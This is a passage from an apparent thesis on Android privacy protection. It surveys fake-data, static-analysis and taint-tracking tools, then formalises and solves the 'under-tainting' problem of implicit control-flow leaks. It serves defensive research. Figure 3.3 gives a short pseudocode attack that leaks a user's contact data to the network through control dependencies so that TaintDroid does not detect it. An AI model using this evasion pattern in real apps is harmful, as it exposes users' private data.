One solution to solve smartphone data application leakage security problem is to provide fake or "mock" information to applications. This mechanism is achieved by substituting private data by fake information in the data flow. TISSA [102] implements a new privacy mode to protect user private data from malicious Android apps. This privacy mode allows user to install untrusted application but control their access to different types of private information. The TISSA tool includes three main components: the privacy setting content provider (Policy Decision Point), the privacy setting manager (the Policy Administration Point) and the privacy-aware components (the Policy Enforcement Points). The application sends an access request to private data to a content provider component that makes a query to the privacy setting content provider to check the current privacy settings for the app. If the application access is not permitted the privacy setting returns an empty result (The empty option) or an anonymized information (anonymized option) or fake result (bogus option). AppFence [103] limits the access of Android application to sensitive data. It retrofits the Android runtime environment to implement two privacy controls: (1) substituting shadow data (fake data) in place of sensitive data that the user does not want applications have an access to and (2) blocking network communications tainted by sensitive data. MockDroid [104] revokes access of applications to particular resources. It allows user to provide fake data to applications. It reduces the functionalities of applications by requesting empty or unavailable resources.

The faking sensitive information approaches provide "mock" information to applications instead of private data. These techniques successfully prevent private information

leakage by untrusted Android applications. But, giving bogus private information can disrupt execution of applications.

Static Analysis of Android applications

Static analysis is used on smartphone applications to detect leakage of sensitive data and dangerous behavior. Chin et al. [105] present ComDroid, a tool that can be used by developers to statically analyze DEX code (Dalvik Executable files before installation on a device) of third party applications in Android. They disassemble application DEX files and parse the disassembled output to log potential component and Intent vulnerabilities. ComDroid detects inter-application communication vulnerabilities such as Broadcast theft, Activity and Service hijacking and Broadcast injection. One limitation of ComDroid is that it does not distinguish between paths through if and $switch$ statements. This can lead to false negatives. SCANDROID [106] allows automated security certification of Android applications. It statically analyzes data flows in Java code for Android applications. Based on such flows, SCANDROID checks compliance of required accesses with security specifications and enforces access control. One limitation of this analysis approach is that it cannot be immediately applied to packaged applications on Android devices. Enck et al. [107] designed and implemented the Dalvik decompiler “ded", dedicated to retrieving and analyzing the Java source of an Android Market application. The decompiler extraction occurs in three stages: retargeting, optimization, and decompilation. They identify class and method constants and variables in the retargeting phase. Then, they make bytecode optimization and decompile the retargeted .class files. Their analysis is based on automated tests and manual inspection. A slight current limitation of ded decompiler is that it requires the Java source code to be available to detect potential vulnerabilities. FLOWDROID [108] is a static taint analysis tool that automatically scans Android applications for privacy-sensitive data leakage. FlowDroid is effective for tracking explicit data flows through assignments and method calls. Also, FlowDroid allows the detection of leakage through control-flow dependencies.

The static analysis approaches implemented in smartphones allow detecting data leakage but they cannot capture all runtime configurations and inputs.

Dynamic Analysis of Android applications

Many works based on dynamic analysis are implemented in smartphones for detecting and preventing private data leakage.

TaintDroid [5] improves the Android mobile phone to control the use of privacy sensitive data by third-party applications. It monitors application behavior to determine when privacy sensitive information leaves the phone. It implements dynamic taint analysis to track information dependencies. First, it defines a sensitive source. Each input data is tainted with its source taint. Then, TaintDroid tracks propagation of tainted data at the instruction level. The taint propagation is performed by running the native code without instrumentation. To minimize IPC (Inter-Process Communication) overhead, it implements message-level tracking between applications and file-level tracking. Finally, vulnerabilities can be detected when tainted data are used in taint sink (network interface). To be practical, TaintDroid addresses different challenges specific to mobile phones like the resource limitations. Taint tags are stored adjacent to the corresponding variables on the internal execution stack and one taint tag per array is defined to minimize overhead.

TaintDroid is used by MockDroid [104] and TISSA [102] to evaluate their effectiveness. AppFence extends TaintDroid to implement enforcement policies.

The dynamic analysis approach defined in smartphones like TaintDroid and AppFence track the information flow in real-time and control the handling of private data. But, they do not propagate taint along control dependencies. This can cause an under-tainting problem i.e. that some values should be marked as tainted, but are not. This problem causes a failure to detect a leakage of sensitive information.

```
1.x= false;
2.y=false;
3.char c[256];
4.if( gets(c) != user_contact )
5.     x=true;
6.else
7.     y=true;
8.NetworkTransfer (y);
9.NetworkTransfer (x);
```

Figure 3.3: Attack using indirect control dependency.

Let us consider the attack shown in Figure 3.3, the variables x and y are both initialized to false. On Line 4, the attacker tests the user's input for a specific value. Let us assume that the attacker was lucky and the test was positive. In this case, Line 5 is executed, setting x to true and x is not tainted because TaintDroid does not propagate taint along control dependencies. Variable y keeps its false value, since the assignment on Line 7 is not executed and y is not tainted. As x and y are not tainted, they are leaked to the network without being detected. Since y has not been modified, it informs the attacker about the value of the user private contact. We have

a similar effect when x is leaked. Thus, an attacker can circumvent an Android system through the control flows. We aim to enhance the TaintDroid approach by tracking control flows in the Android system to solve the under-tainting problem. We study in the following existing approaches that allow handling control flows. These approaches propose solutions to solve the under-tainting problem.

3.6 Detecting control flow

Static and dynamic analyses both have advantages and disadvantages. Static analysis presents limitations due to undecidability problems but it allows tracking all execution branches of a program. In the case of dynamic analysis, it is not possible to detect all information flows because dynamic tainting occurs only along the branch that is actually executed. This can cause an under tainting problem. This problem can be solved by using a hybrid approach that combines and benefits from the advantages of static and dynamic analyses.

We present in the following the technical and the formal approaches that allow detecting control flow and solving the under-tainting problem.

3.6.1 Technical control flow approaches

Many works exist in the literature to track information flows. Dytan [109] allows performing data-flow and control-flow based tainting. To track control flows, Dytan analyses the binary code and builds the CFG to detect the control dependencies. Based on the CFG, Dytan taints variables in the conditional structure. To track data flows, Dytan identifies the source and destination operands based on the instruction mnemonic. Then, it combines the taint markings associated with the source operands and associates them with the destination operands. The main limitation of this approach is that it generates many false positives. BitBlaze [110] implements a hybrid approach combining static and dynamic taint analysis techniques to track implicit and explicit flow. DTA++ [111], based on the Bitblaze approach, enhances dynamic taint analysis to limit the under-tainting problem. The DTA++ approach is performed in two phases: First, an offline phase which looks for branches that cause under tainting and generates DTA++ propagation rules. Then, an online phase performs taint propagation using these rules to enhance dynamic taint analysis and to solve under tainting in culprit branches. The DTA++ approach selects more branches than Dytan to reduce over-tainting. However DTA++ is evaluated only on benign applications but malicious

programs in which an adversary uses implicit flows to circumvent analysis are not addressed. Furthermore, DTA++ is not implemented in embedded applications. Trishul [112] is an information flow control system. It is implemented in a Java virtual machine to secure execution of Java applications by tracking data flow within the environment. It does not require a change to the operating system kernel because it analyzes the bytecode of an application being executed. Trishul is based on the hybrid approach to correctly handle implicit flows using the compiled program rather than the source code at load-time. Trishul correctly identifies implicit flow of information to detect a leakage of sensitive information. It solves the under-tainting problem by updating the taint of condition and maintaining a list of assignments in a basic block of control flow graph to handle not executed branches. Aforementioned approaches allow handling control flow but they have not been yet adapted and implemented in Android systems. Gilbert et al. [113] present a vision for implementing a dynamic approach to control the use of sensitive information by an app and to check for suspicious behavior. Their solution is based on mixed-execution approach that combines symbolic and concrete execution to explore diverse paths of a specific third-party app. To analyze apps, they proposed AppInspector, a security validation service that allows tracking actions, explicit and implicit flows.

We drew on these prior works and we propose a solution based on a hybrid approach that combines static and dynamic analysis to detect control flow and to solve the under tainting problem in Android systems.

We present in the following a formal approaches based on a formal model to detect control flows.

3.6.2 Formal control flow approaches

The Data Mark Machine [114] is an abstract model proposed by Fenton to handle control flows. Fenton associates a security class $\underline{p}$ to a program counter p and defines an interaction matrix to track data in the system. The class combining operator "$\oplus$" specifies the class result of any binary function on values from the operand classes. For each object y, $\underline{y}$ defines security class that is assigned to y. A flow relation "$\rightarrow$" between a pair of security classes A and B means that "information in class A is permitted to flow into class B". When a statement S is conditioned on the value of k condition variables $c_1, \ldots, c_k$ then $\underline{p}$ is set to $\underline{p} = \underline{c_1} \oplus \ldots \oplus \underline{c_k}$ to illustrate the control information flow. Fenton tracks also the explicit flow: if S represents an explicit flow from objects $a_1, \ldots, a_n$ to an object b, the instruction execution mechanism verifies that $\underline{a_1} \oplus \ldots \oplus \underline{a_n} \oplus \underline{p} \rightarrow \underline{b}$. Fenton proves the correctness of his model in terms of information

flow. Fenton [115] asserts that his mechanism ensures security of all implicit flows. But, the Data Mark Machine does not take into account the implicit flow when the branch is not executed because it is based on a runtime mechanism.

```
1.boolean b = false;
2.boolean c = false;
3.if (!a)
4.   c = true;
5.if (!c)
6.   b = true;
```

Figure 3.4: Implicit flow example.

The implicit flow example shown in Figure 3.4 proposed by Fenton [114] presents an under-tainting problem. The first branch is not followed ($a = true$) but it contains information which is then leaked using the next if. Thus, at the end of the execution, b attains the value of a whereas $\underline{b} <> \underline{a}$. Many solutions are proposed to solve the under tainting problem. Fenton [115] and Gat and Saal [116] propose a solution that restores the value and class of objects changed during the execution of conditional structure to the value and security class it has before entering the branch. But, existing application code in practice does not modify control structures to consider information flow leakage. Furthermore, Gat and Saal's approach is based on specialized hardware architecture to control information flow and it is difficult to implement. Also, Fenton's approach was never implemented. Aries [117] proposes a solution that disallowed the writing to a particular location within a branch when the security class associated with that location is equal or less restrictive than the security class of p. Considering the example shown in Figure 3.4, the program cannot write to c because the security class of c (Low) is less than or equal to the security class of p ($Low <= \underline{p}$). Aries's approach is restricted because it is based only on high and low security classes and would preclude many applications from executing correctly [118].

The Bell-LaPadula model [119] defines multilevel security. It associates security level to subjects and objects to indicate their sensitivity or clearance. It considers as illegal information flow from a high security classification to a lower security classification.

Denning [120] enhances the run time mechanism used by Fenton with a compile time mechanism to solve the under-tainting problem. Denning proposes to insert updating instructions at compile time whether the branch is taken or not. Considering the example shown in Figure 3.4, an instruction is added at the end of the if $(!a)c = true$ code block to update $\underline{c}$ to $\underline{p}$ $(= \underline{a})$. Denning's solution reflects exactly the information

flow. But, this solution is based on informal argument for the soundness of the compile time mechanism [70]. We draw our inspiration from the Denning approach, but we perform the required class update when Java methods are invoked, as we track Java applications, instead of performing the update at compile time. We define a set of formally correct and complete propagation rules to solve the under-tainting problem.

These previous works present technical and formal solutions to detect the control flow and to solve the under tainting solution. But, there are not implemented in embedded systems like smartphones. Thus, to secure a running process of a smartphone, we propose to prevent the execution of the malicious code by monitoring transfers of control in a program. Then we show that this approach is effective to detect control flow attacks and solve the under-tainting problem.

3.7 Conclusion and Highlights

Embedded systems often use data of a sensitive nature. Many mechanisms are defined to control access and manipulation of private information. We present an overview and analysis of current approaches, techniques and mechanisms used to ensure security properties in embedded systems. We observe that embedded system security is an area of growing interest and research work. We note that third-party applications are responsible of most attacks in smartphone operating systems. These applications use excessive permissions, privilege escalation and advertisement libraries to access to private data. The access control approaches define policy rules. But, creating useful and usable policies is difficult. Thus, future research must balance between security and usability. These approaches control access to sensitive information but do not ensure end to end security because they do not track propagation of input data in the application. But, third-party applications exploit information flow for leaking private data. The faking sensitive information approach gives bogus private information. This can disrupt execution of applications. One possible enhancement is to provide more contextual information to justify the need for the access and to help users to make the decision. The static and dynamic taint analysis approaches implemented in embedded systems allow detecting data leakage. These techniques are useful but have limitations. The dynamic taint analysis approaches like TaintDroid and AppFence track the information flow in real-time and control the handling of private data. But, they cannot detect control flows. In the following, we propose our approach that enhances dynamic taint analysis by propagating taint along control dependencies. We use the static analysis to guide the dynamic analysis in embedded systems such as smartphone operating systems. By implementing our hybrid approach

in Android systems, we can protect sensitive information and detect most types of software exploits caused by control flows. Also, we reduce the gap between the utility of running third-party mobile applications and the privacy risks they provide.

CHAPTER 4

Formal Characterization of Illegal Control Flow

4.1 Introduction

In this chapter, we give a formal specification of the under-tainting problem. We provide an algorithm to solve it based on a set of formally defined rules describing the taint propagation. We prove the completeness of those rules and the correctness and completeness of the algorithm.

This chapter is organized as follows. In Section 4.2, we give an overview of our approach. In Section 4.3, we present some definitions and theorems that are used in other sections. Section 4.4 describes our formal specification of the under-tainting problem. In section 4.5, we specify an algorithm based on a set of formally defined rules describing the taint propagation policy that we use to solve the under-tainting problem. Finally, we present concluding remarks in section A.8.

4.2 Approach Overview

Static and dynamic analysis both have advantages and disadvantages. The static analysis presents limitations due to undecidability problems. In the case of dynamic analysis, it is not possible to detect all information flows [42] because dynamic tainting occurs only along the branch that is actually executed. This can cause an under-tainting problem. The under-tainting problem can be the cause of a failure to detect a leakage of sensitive information (see the example in section 3.5.2). Static analysis can give more complete results as it covers different execution paths. We use a hybrid approach that combines and benefits from the advantages of static and dynamic analyses to solve the under-tainting problem. We propose an enhancement of dynamic taint analysis that

propagates taint along control dependencies to track implicit flows. We use a set of formal rules that describe the taint propagation to solve the under-tainting problem.




Figure 4.1: Our hybrid approach.

We prove completeness of the propagation rules and we provide a correct and complete taint algorithm based on these rules. Our algorithm is based on static and dynamic analyses. We use static analysis to detect control dependencies. This analysis is based on the control flow graphs [121, 122] which will be analyzed to determine branches in the conditional structure. A basic block is assigned to each control flow branch. Then, we detect the flow of the condition-dependencies from blocks in the graph. Also, we detect variable assignment in a basic block of the control flow graph to handle not executed branches. The dynamic analysis uses information provided by the static analysis and allows tainting variables to which a value is assigned in the conditional instruction. To taint these variables, we create an array of context taints that includes all condition taints. We use the context taints array and the condition-dependencies from block in the graph to set the context taint of each basic block. Finally, we apply the propagation rules to taint variables to which a value is assigned whether the branch is taken or not. Our process is summarized in Figure 4.1. We present, in the following, some definitions and theorems that are used in the formal characterization of illegal control flow.

4.3 Notations, Definitions and Theorems

Definition 1. *Directed graph*
A directed graph $G = (V, E)$ consists of a finite set V of vertices and a set E of ordered pairs (v, w) of distinct vertices, called edges. If (v, w) is an edge, w is a successor of v

and v is a predecessor of w.

Definition 2. *Complete directed graph*
A complete directed graph is a simple directed graph $G = (V, E)$ such that every pair of distinct vertices in G are connected by exactly one edge. So, for each pair of distinct vertices, either (x, y) or (y, x) (but not both) is in E.

Definition 3. *Control flow graph*
A control flow graph $G = (V, E, r)$ is a directed graph (V, E) with a distinguished $Exit$ vertex and start vertex r, such that for any vertex $v \in V$ there is a path from r to v. The nodes of the control flow graph represent basic blocks and the edges represent control flow paths.

The concept of post-dominator and dominator tree are used to determine dependencies of blocks in the control flow graph.

Definition 4. *Dominator*
A vertex v dominates another vertex $w \neq v$ in G if every path from r to w contains v.

Definition 5. *Post-Dominator*
A node v is post-dominated by a node w in G if every path from v to $Exit$ (not including v) contains w.

Theorem 1. Every vertex of a flow graph $G = (V, E, r)$ except r has a unique immediate dominator. The edges $\{(idom(w), w) | w \in V - \{r\}\}$ form a directed tree rooted at r, called the dominator tree of G, such that v dominates w if and only if v is a proper ancestor of w in the dominator tree[123, 124].

Computing post-dominators in the control flow graph is equivalent to computing dominators [121] in the reverse control flow graph. Dominators in the reverse graph can be computed quickly by using the Fast Algorithm [125] or a linear-time dominators algorithm [126] to construct the dominator tree. Using these algorithms, we can determine the post-dominator tree of a graph.

Definition 6. *Control Dependency* Let G be a control flow graph. Let X and Y be nodes in G. Y is control dependent on X noted $Dependency(X, Y)$ if:

1. There exists a directed path P from X to Y with any Z in P (excluding X and Y) post-dominated by Y and

2. X is not post-dominated by Y.

Given the post-dominator tree, Ferrante *et al.* [127] determine control dependencies by examining certain control flow graph edges and annotating nodes on the corresponding tree paths.

Definition 7. *Context_Taint*
Let G be a control flow graph. Let X and Y be basic blocks in G. If Y is control dependent on X that contains $Condition$ then we assign to Y a $Context\_Taint$ with $Context\_Taint(Y) = Taint(Condition)$.

We use the completeness theorem to prove the completeness of the taint propagation rules in section 4.5.1. We use the soundness theorem to prove this completeness from left to right and the compactness theorem and theorem 2 to prove from right to left. These theorems are given below (see [128] for the proof).
Completeness Theorem. For any sentence G and set of sentences $\mathcal{F}$, $\mathcal{F} \models G$ if and only if $\mathcal{F} \vdash G$.

Soundness Theorem. For any formula G and set of formulas $\mathcal{F}$, if $\mathcal{F} \vdash G$, then $\mathcal{F} \models G$.

Compactness Theorem. Let $\mathcal{F}$ be a set of formulas. $\mathcal{F}$ is unsatisfiable if and only if some finite subset of $\mathcal{F}$ is unsatisfiable.

Definition 8. *CNF formula*
A formula F is in conjunctive normal form (CNF) if it is a conjunction of disjunctions of literals. That is,

$$F = \bigwedge_{i=1}^{n} (\bigvee_{j=1}^{m} L_{i,j})$$

where each $L_{i,j}$ is either atomic or a negated atomic formula.

Theorem 2. Let F and G be formulas of first-order logic. Let H be the CNF formula obtained by applying the CNF algorithm [128] to the formula $F \wedge \neg G$. Let $Res^*(H)$ be the set of all clauses that can be derived from H using resolvents. The following are equivalent:

1. $F \models G$
2. $F \vdash G$
3. $\emptyset \in Res^*(H)$

4.4 The under-tainting Problem

In this section we formally specify the under-tainting problem based on Denning's information flow model. Denning [41] defined an information flow model as:

$$FM =< N, P, SC, \oplus, \rightarrow > .$$

N is a set of logical storage objects (files, program variables, ...). P is a set of processes that are executed by the active agents responsible for all information flow. SC is a set of security classes that are assigned to the objects in N. SC is finite and has a lower bound L attached to objects in N by default. The class combining operator "$\oplus$" specifies the class result of any binary function having operand classes. A flow relation "$\rightarrow$" between pairs of security classes A and B means that "information in class A is permitted to flow into class B". A flow model FM is secure if and only if execution of a sequence of operations cannot produce a flow that violates the relation "$\rightarrow$".

We draw our inspiration from the Denning information flow model to formally specify under-tainting. However, we assign taint to the objects instead of assigning security classes. Thus, the class combining operator "$\oplus$" is used in our formal specification to combine taints of objects.

Syntactic definition of connectors $\{\Rightarrow, \rightarrow, \leftarrow, \oplus\}$:
We use the following syntax to formally specify under-tainting: A and B are two logical formulas and x and y are two variables.

- $A \Rightarrow B$: If A then B
- $x \rightarrow y$: Information flow from object x to object y
- $x \leftarrow y$: the value of y is assigned to x
- $Taint(x) \oplus Taint(y)$: specifies the taint result of combined taints.

Semantic definition of connectors $\{\rightarrow, \leftarrow, \oplus\}$:

- The $\rightarrow$ connector is reflexive: If x is a variable then $x \rightarrow x$.
- The $\rightarrow$ connector is transitive: x, y and z are three variables, if $(x \rightarrow y) \wedge (y \rightarrow z)$ then $x \rightarrow z$.
- The $\leftarrow$ connector is reflexive: If x is a variable then $x \leftarrow x$.
- The $\leftarrow$ connector is transitive: x, y and z are three variables, if $(x \leftarrow y) \wedge (y \leftarrow z)$ then $x \leftarrow z$.
- The $\rightarrow$ and $\leftarrow$ connectors are not symmetric.
- The $\oplus$ relation is commutative: $Taint(x) \oplus Taint(y) = Taint(y) \oplus Taint(x)$
- The $\oplus$ relation is associative: $Taint(x) \oplus (Taint(y) \oplus Taint(z)) = (Taint(x) \oplus Taint(y)) \oplus Taint(z)$

Definition 9. *Under-Tainting*
We have a situation of under-tainting when x depends on a *condition*, the value of x is assigned in the conditional branch and *condition* is tainted but x is not tainted.

Formally, an under-tainting occurs when there is a variable x and a formula *condition* such that:

$$\begin{aligned} &IsAssigned(x, y) \wedge Dependency(x, condition) \\ &\wedge Tainted(condition) \wedge \neg Tainted(x) \end{aligned} \tag{4.1}$$

where:

- $IsAssigned(x, y)$ associates with x the value of y.

$$IsAssigned(x, y) \stackrel{def}{\equiv} \quad (x \leftarrow y)$$

- $Dependency(x, condition)$ defines an information flow from *condition* to x when x depends on the *condition*.

$$Dependency(x, condition) \stackrel{def}{\equiv} \quad (condition \rightarrow x)$$

4.5 The under-tainting Solution

In this section, we specify a set of formally defined rules that describe the taint propagation. We prove the completeness of these rules. Then, we provide an algorithm to solve the under-tainting problem based on these rules. Afterwards, we analyse some important properties of our algorithm such as Correctness and Completeness.

4.5.1 The taint propagation rules

Let us consider the following axioms:

$$(x \rightarrow y) \Rightarrow (Taint(y) \leftarrow Taint(x)) \tag{4.2}$$

$$(x \leftarrow y) \Rightarrow (y \rightarrow x) \tag{4.3}$$

$$\begin{aligned}(Taint(x) \leftarrow Taint(y)) \wedge (Taint(x) \leftarrow Taint(z)) \\ \Rightarrow (Taint(x) \leftarrow Taint(y) \oplus Taint(z))\end{aligned} \tag{4.4}$$

Theorem 3. We consider that $Context\_Taint$ is the taint of the *condition*. To solve the under-tainting problem, we use the two rules that specify the propagation taint policy:

- Rule 1: if the value of x is modified and x depends on the *condition* and the branch is taken, we will apply the following rule to taint x.

$$\frac{Is\ modified(x) \wedge Dependency(x, condition) \wedge BranchTaken(br, conditionalstatement)}{Taint(x) \leftarrow Context\_Taint \oplus Taint(explicitflowstatement)}$$

where: The predicate $BranchTaken(br, conditionalstatement)$ specifies that branch br in the $conditionalstatement$ is executed. So, an explicit flow which contains x is executed.

IsModified (x, explicitflowstatement) associates with x the result of an explicit flow statement (assignment statement).

$$\textit{Is modified}(x) \stackrel{def}{\equiv} \quad \textit{Is assigned(x, explicitflowstatement)}$$

- Rule 2: if the value of y is assigned to x and x depends on the *condition* and the branch *br* in the conditional statement is not taken (x depends only on implicit flow and does not depend on explicit flow), we will apply the following rule to taint x.

$$\frac{\textit{Is assigned}(x, y) \wedge \textit{Dependency}(x, \textit{condition}) \wedge \neg \textit{BranchTaken}(br, \textit{conditionalstatement})}{\textit{Taint}(x) \leftarrow \textit{Taint}(x) \oplus \textit{Context\_Taint}}$$

Proof of taint propagation rules

To prove completeness of propagation taint rules, we use the basic rules cited in Table 4.1 for derivations.

Premise	Conclusion	Name
G is in $\mathcal{F}$	$\mathcal{F} \vdash G$	Assumption
$\mathcal{F} \vdash G$ and $\mathcal{F} \subset \mathcal{F}'$	$\mathcal{F}' \vdash G$	Monotonicity
$\mathcal{F} \vdash F$,$\mathcal{F} \vdash G$	$\mathcal{F} \vdash (F \wedge G)$	$\wedge$-Introduction
$\mathcal{F} \vdash (F \wedge G)$	$\mathcal{F} \vdash (G \wedge F)$	$\wedge$-Symmetry

Table 4.1: Basic rules for derivations

We start by proving completeness of the first rule.

We suppose that $\mathcal{F} = \{IsModified(x, explicitflowstatement)$, $Dependency(x, condition)$, $BranchTaken(br, conditionalstatement)\}$ and $G = Taint(x) \leftarrow Context\_Taint \oplus Taint(explicitflowstatement)$.

We prove soundness, left to right, by induction. If $\mathcal{F} \vdash G$, then there is a formal proof concluding with $\mathcal{F} \vdash G$ (see Table 4.2). Let M be an arbitrary model of $\mathcal{F}$, we will demonstrate that $M \models G$. G is deduced by Modus ponens of $G_j, G_j \rightarrow G$ then by induction, $M \models G_j$ and $M \models G_j \rightarrow G$ and it follows $M \models G$.

Statement	Justification
1. $(condition \rightarrow x) \vdash (Taint(x) \leftarrow Taint(condition))$	Axiom (2)
2. $(condition \rightarrow x) \vdash (Taint(x) \leftarrow Context\_Taint)$	$Taint(condition) = Context\_Taint$
3. $\mathcal{F} \vdash (Taint(x) \leftarrow ContextTaint)$	Monotonicity applied to 2
4. $(x \leftarrow explicitflowstatement) \vdash (explicitflowstatement \rightarrow x)$	Axiom (3)
5. $(x \leftarrow explicitflowstatement) \vdash (Taint(x) \leftarrow Taint(explicitflowstatement))$	Axiom (2)
6. $\mathcal{F} \vdash (Taint(x) \leftarrow Taint(explicitflowstatement))$	Monotonicity applied to 5
7. $\mathcal{F} \vdash ((Taint(x) \leftarrow Context\_Taint) \wedge (Taint(x) \leftarrow Taint(explicitflowstatement)))$	$\wedge$-Introduction applied to 3 and 6
8.$\mathcal{F} \vdash G$	Modus ponens

Table 4.2: Formal proof of the first rule

Conversely, suppose that $\mathcal{F} \models G$, then $\mathcal{F} \cup \neg G$ is unsatisfiable. By compactness, some finite subset of $\mathcal{F} \cup \neg G$ is unsatisfiable. So there exists a finite $\mathcal{F}_0 \subset \mathcal{F}$ such that $\mathcal{F}_0 \cup \neg G$ is unsatisfiable and, equivalently, $\mathcal{F}_0 \models G$. Since $\mathcal{F}_0$ is finite, we can apply Theorem 2 to get $\mathcal{F}_0 \vdash G$. Finally, $\mathcal{F} \vdash G$ by Monotonicity. ■

We will now prove completeness of the second rule.

We assume again that $\mathcal{F} = \{IsAssigned(x, y), Dependency(x, condition), \neg BranchTaken(br, conditionalstatement)\}$ and $G = Taint(x) \leftarrow Taint(x) \oplus Context\_Taint$.

Similarly to the first rule, we prove soundness by induction. If $\mathcal{F} \vdash G$, then there is a formal proof concluding with $\mathcal{F} \vdash G$ (see Table 4.3).

Let M be an arbitrary model of $\mathcal{F}$, we will demonstrate that $M \models G$. G is deduced by Modus ponens of $G_j, G_j \rightarrow G$ then by induction, $M \models G_j$ and $M \models G_j \rightarrow G$ and it follows $M \models G$.

Conversely, suppose that $\mathcal{F} \models G$. Then $\mathcal{F} \cup \neg G$ is unsatisfiable. By compactness, some finite subset of $\mathcal{F} \cup \neg G$ is unsatisfiable. So there exists a finite $\mathcal{F}_0 \subset \mathcal{F}$ such that

Statement	Justification
1. $(condition \rightarrow x) \vdash (Taint(x) \leftarrow Taint(condition))$	Axiom (2)
2. $(condition \rightarrow x) \vdash (Taint(x) \leftarrow Context\_Taint)$	$Taint(condition) = Context\_Taint$
3. $\mathcal{F} \vdash (Taint(x) \leftarrow Context\_Taint)$	Monotonicity applied to 2
4. $x \vdash (x \leftarrow x)$	The relation $\leftarrow$ is reflexive
5. $\mathcal{F} \vdash (x \leftarrow x)$	Monotonicity applied to 3
6. $(x \leftarrow x) \vdash (Taint(x) \leftarrow Taint(x))$	Axiom (2)
7. $\mathcal{F} \vdash (Taint(x) \leftarrow Taint(x))$	Modus ponens applied to 5 and 6
8. $\mathcal{F} \vdash ((Taint(x) \leftarrow Context\_Taint) \wedge (Taint(x) \leftarrow Taint(x)))$	$\wedge$-Introduction applied to 3 and 7
9. $\mathcal{F} \vdash ((Taint(x) \leftarrow Taint(x)) \wedge (Taint(x) \leftarrow Context\_Taint))$	$\wedge$-Symmetry applied to 8
10.$\mathcal{F} \vdash G$	Modus ponens

Table 4.3: Formal proof of the second rule

$\mathcal{F}_0 \cup \neg G$ is unsatisfiable and, equivalently, $\mathcal{F}_0 \models G$. Since $\mathcal{F}_0$ is finite, we can apply Theorem 2 to get $\mathcal{F}_0 \vdash G$. Finally, $\mathcal{F} \vdash G$ by Monotonicity. ■

4.5.2 The algorithm

The tainting algorithm that we propose, *Taint_Algorithm*, allows solving the under-tainting problem. It takes as input a control flow graph of a binary program. In this graph, nodes represent a set of instructions corresponding to basic blocks. Firstly, it determines the control dependency of the different blocks in the graph using *Dependency_Algorithm* [127]. Afterwards, we parse the *Dependency_List* generated by *Dependency_Algorithm* and we set the context taint of blocks to include the taint of the condition that depends on whether the branch is taken or not. Finally, using the context taint and the two propagation rules, we taint all variables to which a value is assigned in the conditional branch.

Algorithm 1 Taint_Algorithm (Control flow graph G)

Input: $G = (V, E, r)$ is a control flow graph of a binary program

Output: $Tainted\_Variables\_List$ is the list of variables that are tainted.

$x \in V$
$y \in V$
$Dependency\_List \leftarrow Dependency\_Algorithm(G)$
while $(x, y) \in Dependency\_List$ **do**
  $Set\_Context\_Taint(y, List\_Context\_Taint)$
  $Tainted\_Variables\_List \leftarrow Taint\_Assigned\_Variable(y)$
end while

4.5.3 Running example

We analyze the control flow graph $G = (V, E, r)$ (see Figure 4.4) of the bytecode given in Figure 4.3 to illustrate the operation of the $Taint\_Algorithm$. The source code is given in Figure 4.2. The $Taint\_Algorithm$ takes as input the control flow graph $G = (V, E, r)$ where :

```
boolean x;
boolean y;
if ( x == true )
y = t rue;
else
y = false;
return(y);
```

Figure 4.2: Source code example

```
0: iload_0
1: ifeq 9
4: iconst_1
5: istore_1
6: goto 11
9: iconst_0
10: istore_1
11: iload_1
12: ireturn
```

Figure 4.3: Bytecode example

- $V = \{BB(1), BB(2), BB(3), BB(4)\}$
- $E = \{(BB(1), BB(2)), (BB(1), BB(3)),$
  $(BB(2), BB(4)), (BB(3), BB(4))\}$
- $r = \{BB(1)\}$

The $Dependency\_Algorithm$ checks the dependency of the blocks in the control flow graph. It generates a $Dependency\_List = \{(BB(1), BB(2)); (BB(1), BB(3))\}$. As, $BB(2)$ depends on $BB(1)$ and $BB(3)$ depends on $BB(1)$, the $Taint\_Algorithm$ sets $context\_taint$ of $BB(2)$ and $context\_taint$ of $BB(3)$ to condition taint in $BB(1)$. If $x = true$, the first branch is executed but the second is not. The first rule is used to taint the modified variable y in $BB(2)$: $Taint(y) = ContextTaint \oplus$

$Taint(explicitflowstatement)$. The second rule is used to taint the variable y in $BB(3) : Taint(y) = ContextTaint \oplus Taint(y)$. So, all variables that depend on the condition will be tainted and stored in $Tainted\_Variables\_List$ whether the branch is taken or not and we do not have an under-tainting problem.

